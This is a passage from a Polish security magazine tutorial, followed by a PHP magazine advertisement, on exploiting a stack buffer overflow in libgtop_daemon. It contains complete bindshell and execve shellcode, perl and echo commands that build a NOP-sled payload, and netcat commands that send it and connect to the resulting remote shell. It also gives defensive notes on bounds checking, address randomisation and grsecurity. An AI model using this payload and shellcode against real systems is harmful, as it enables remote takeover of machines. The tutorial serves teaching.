
Atak

Jak pamiętamy adres powrotu z funkcji planujemy nadpisać adresem `0xbffff501`. Pamiętając, że w architekturze *little endian* bajty w pamięci muszą być ułożone w kolejności odwrotnej niż naturalna (najpierw bajt młodszy, potem starszy), stworzymy nową zawartość pomocniczego pliku z adresami:


```
$ perl -e \
  'print "\x01\xf5\xff\xbf"x500' \
  > address.dat
```

Teraz możemy na pierwszej konsoli uruchomić *libgtop_daemon*:

```
$ libgtop_daemon -f
```



Rysunek 8. *Ciąg przepełniający bufor nadpisuje stos, w tym adres powrotu z funkcji; mamy szczęście – granice słów w ciągu nadpisującym i na stosie pokrywają się*



Rysunek 9. *Ciąg przepełniający bufor nadpisuje stos, w tym adres powrotu z funkcji; mamy pecha – granice słów w ciągu nadpisującym i na stosie nie pokrywają się, dlatego też adres zostaje nadpisany nieprawidłową wartością*

Listing 14. *Szelkod otwierający powłokę na porcie 30464*

```
char shellcode[] = /* Taeho Oh bindshell code at port 30464 */
"\x31\xc0\xb0\x02\xcd\x80\x85\xc0\x75\x43\xeb\x43\x5e\x31\xc0\x31\xdb\x89"
"\xf1\xb0\x02\x89\x06\xb0\x01\x89\x46\x04\xb0\x06\x89\x46\x08\xb0\x66\xb3"
"\x01\xcd\x80\x89\x06\xb0\x02\x66\x89\x46\x0c\xb0\x77\x66\x89\x46\x0e\x8d"
"\x46\x0c\x89\x46\x04\x31\xc0\x89\x46\x10\xb0\x10\x89\x46\x08\xb0\x66\xb3"
"\x02\xcd\x80\xeb\x04\xeb\x55\xeb\x5b\xb0\x01\x89\x46\x04\xb0\x66\xb3\x04"
"\xcd\x80\x31\xc0\x89\x46\x04\x89\x46\x08\xb0\x66\xb3\x05\xcd\x80\x88\xc3"
"\xb0\x3f\x31\xc9\xcd\x80\xb0\x3f\xb1\x01\xcd\x80\xb0\x3f\xb1\x02\xcd\x80"
"\xb8\x2f\x62\x69\x6e\x89\x06\xb8\x2f\x73\x68\x2f\x89\x46\x04\x31\xc0\x88"
"\x46\x07\x89\x76\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\x5b\xff\xff\xff";
```

A na drugiej wysłać ciąg na port 42800:

```
$ echo -e \
  "MAGIC-1\n1201\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`\
  `head -c 576 address.dat` \
  | nc 127.0.0.1 42800
```

Jeśli wszystko zrobiliśmy dobrze, na pierwszej konsoli (tej z *libgtopem*) otwarta zostanie powłoka.

Jak wykorzystać wiedzę w praktyce

Teraz, kiedy wiemy już, jak zmusić dziurawy program *libgtop* do wykonania podesłanego przez nas kodu, zastanówmy się, w jaki sposób naszą wiedzę możemy wykorzystać w praktyce, podczas przeprowadzania testów penetracyjnych.

Wyobraźmy sobie, że dowiedzieliśmy się, że nasza ofiara używa dziurawej wersji *libgtop*. Możemy wtedy wysłać na jej komputer, na port 42800,

Przepełnianie bufora pod FreeBSD

Jeden z naszych betatesterów, Paweł Luty, przetestował opisywane w artykule ćwiczenia (przepełnianie bufora w programach *stack_1.c* i *stack_2.c*) pod FreeBSD. Oto jego uwagi:

Opisywane w artykule techniki działały. Musiałem tylko zmodyfikować programy stack_1.c i stack_2.c – szelkod zmieniłem na:

```
\xeb\x0e\x5e\x31\xc0\x88\x46
\x07\x50\x50\x56\xb0\x3b\x50
\xcd\x80\xe8\xed\xff\xff\xff
/bin/sh
```

Mały kłopot był z poleceniem echo, które pod FreeBSD nie ma opcji -e – zamiast niego można jednak użyć Perla.

Zauważyłem również, że dla FreeBSD 5.1-RELEASE-p10 adres bufora dla kolejnych uruchomień programu jest stały (to a propos Tabeli 1).

spreparowany przez nas ciąg. Zmuszenie zdalnej maszyny do lokalnego uruchomienia powłoki) nie miałoby w praktyce sensu. Potrzebowalibyśmy raczej, żeby zdalna maszyna uruchomiła powłokę podpiętą do któregoś portu, tak abyśmy mogli połączyć się (za pomocą *netcata*) z tym portem i wydawać polecenia. W tym celu potrzebujemy innego szelkodu, który to zapewni. Taki kod również znajdziemy w Internecie (patrz Listing 14). Według opisu kod ten udostępnia powłokę na porcie 30464.

Podobnie, jak robiliśmy to poprzednio (patrz Listing 11), umieśćmy nowy szelkod w pliku *shellcode.dat*. Następnie, ponieważ zmieniła się długość szelkodu, musimy zmodyfikować wielkość obszaru nopów i obszaru adresów, tak by stworzony ciąg miał nadal długość 1200 bajtów. Polecenie *wc* informuje, że nowy szelkod ma 177 znaków. Na nopy i adres pozostaje więc odpowiednio 523 i 500 bajtów.

Przeprowadźmy więc jeszcze jeden eksperyment. Na jednej konsoli uruchamiamy *libgtop_daemon*:

```
$ libgtop_daemon -f
```

Na drugiej konsoli wysyłamy ciąg (zawierający nowy szelkod) na port 42800 komputera, na którym działa serwer *libgtop* (w naszym przypadku – na port 42800 lokalnego komputera):

```
$ echo -e \
  "MAGIC-1\n1201\n"\
  `head -c 523 nop.dat`\
  `cat shellcode.dat`\
  `head -c 500 address.dat` \
  | nc 127.0.0.1 42800
```

Następnie z trzeciej konsoli łączymy się z portem 30464 ofiary:

```
$ nc 127.0.0.1 30464
```

Po nawiązaniu połączenia możemy zdalnie pracować na atakowanym komputerze.

Praca domowa

Jak widać, niestarannie napisany program umożliwia intruzowi zdalne wykonanie złośliwego kodu. Nasuwa się pytanie: co powinno się zmienić w kodzie, żeby stał się on bezpieczny? Źródłem niebezpieczeństwa jest fakt, że umieszczamy w buforze tyle danych, ile poda użytkownik, nie sprawdzając ich długości. Pomóc więc powinno dodanie do kodu warunku, który sprawdzi, czy zawartość zmiennej `auth_data_len` nie jest większa od wielkości bufora i jeśli trzeba zmniejszy ją. Dokonanie tej zmiany i sprawdzenie, czy tak poprawiony kod stanie się odporny na próby przepełniania bufora, pozostawiamy jako ćwiczenie dla dociekliwych Czytelników. ■

Czy opisywana metoda zadziała w praktyce?

Podczas przeprowadzania opisywanych prób byliśmy w komfortowej sytuacji – mieliśmy możliwość przeprowadzania testów na komputerze będącym celem ataku. Dzięki temu znaliśmy dokładny adres, pod którym w pamięci znajdował się dostarczany przez nas szelkod. W sytuacji rzeczywistej trzeba liczyć się z tym, że nie będziemy mieli możliwości przeprowadzania prób na atakowanym komputerze. Czy nie oznacza to, że szelkod trafi pod inny adres, przez co atak się nie powiedzie? Mogłoby się wydawać, że na każdym komputerze adres tablicy `buf[]` będzie taki sam.

Żeby jednak nie polegać tylko na zdrowym rozsądku, przeprowadzono próbę: do pliku *gnuserv.c* dodano linijkę, która tuż po nadpisaniu bufora wypisuje jego adres:

```
printf("\nadres bufora: 0x%x\n\n", &buf);
```

Tak zmodyfikowany program uruchomiono na czterech komputerach i obserwowano wypisywany adres. Rezultaty przedstawia Tabela 1. Jak widać, wbrew naszym nadziejom szelkod wysłany na inny komputer może trafić pod adres inny niż ten, który znaleźliśmy na naszym komputerze.

Powodem, dla którego na dwóch ostatnich komputerach adres tablicy `buf[]` zmieniał się przy każdym uruchomieniu, były łatki na jądro, których celem jest właśnie utrudnienie przeprowadzania ataków związanych z przepełnianiem bufora na stosie. Różnica między komputerem pierwszym i drugim może wynikać z wielu powodów – na przykład z tego, że na stosie umieszczane są zmienne środowiskowe, co można sprawdzić wydając polecenie: `$ export XXX=XXXXXXXXXXXXXXXXXX` a następnie ponownie sprawdzając adres `buf[]`.

Z przeprowadzonej próby wynikają dwa wnioski. Po pierwsze, z punktu widzenia intruza, konstruując złośliwy ciąg, którym przepełnimy bufor, powinniśmy postarać się, by obszar zajmowany przez nopy był duży, zaś nadpisywany adres powrotu z funkcji powinien celować mniej więcej w środek tego obszaru. Pozwoli to osiągnąć sukces nawet, jeśli adres bufora zmieni się o kilkaset bajtów (uwaga: jeśli obszar adresów będzie zbyt krótki, mogą pojawić się problemy, które zostaną opisane w artykule *Szelkod w Pythonie* w kolejnym numerze pisma). Po drugie, z punktu widzenia administratora, na szczęście można zabezpieczyć się (bardziej lub mniej skutecznie...) przed tego typu atakami – warto zainteresować się na przykład projektem *grsecurity*. Inny, bardziej elegancki, wyrafinowany i skuteczny sposób radzenia sobie ze wspomnianym problemem opisuje Marcin Wolak w artykule *Zdalny exploit dla systemu Winows 2000*.

Tabela 1. *Adres bufora buf[] na badanych komputerach*

system	adres bufora `buf[]`
Debian *testing*, jądro 2.4.21	`0xbffff480`
Suse, jądro 2.6.4-54.5	`0xbffff180`
Aurox 9.4	adres inny przy każdym uruchomieniu, na przykład `0xbfffe6d4`
Mandrake, jądro 2.4.22-1.2149.nptl	adres inny przy każdym uruchomieniu

Podstawy

php solutions

WYDAWNICTWO Software

php solutions LIVE

Na CD: PHP Solutions live z zainstalowanymi między innymi PHP 5.0.0, PHP 4.3.8, DBDesigner 4, Turck MMCache, Xdebug

PHP Solutions Nr 5 php solutions

eXtreme Programming • TidyLib • PostgreSQL • PHPlot • sudo, iptables • phpDocumentor • NuSphere PhpED 3.x

php solutions

Największy na świecie magazyn o PHP

podstawy
gotowe projekty
windows+linux
zaawansowane zastosowania

eXtreme Programming

Tworzymy grę w PHP

TEST:

NuSphere PhpED 3.x

TidyLib

Naprawiamy uszkodzone dokumenty HTML

PostgreSQL

Przezroczysta kontrola dostępu do danych

PHPlot

Wykres w 5 minut

NARZĘDZIA:

PHP, sudo i iptables

Zarządzamy firewallem z poziomu PHP

phpDocumentor

Profesjonalna dokumentacja Twojego programu

www.phpsolmag.org

Wszystko czego potrzebujesz do stworzenia serwisu WWW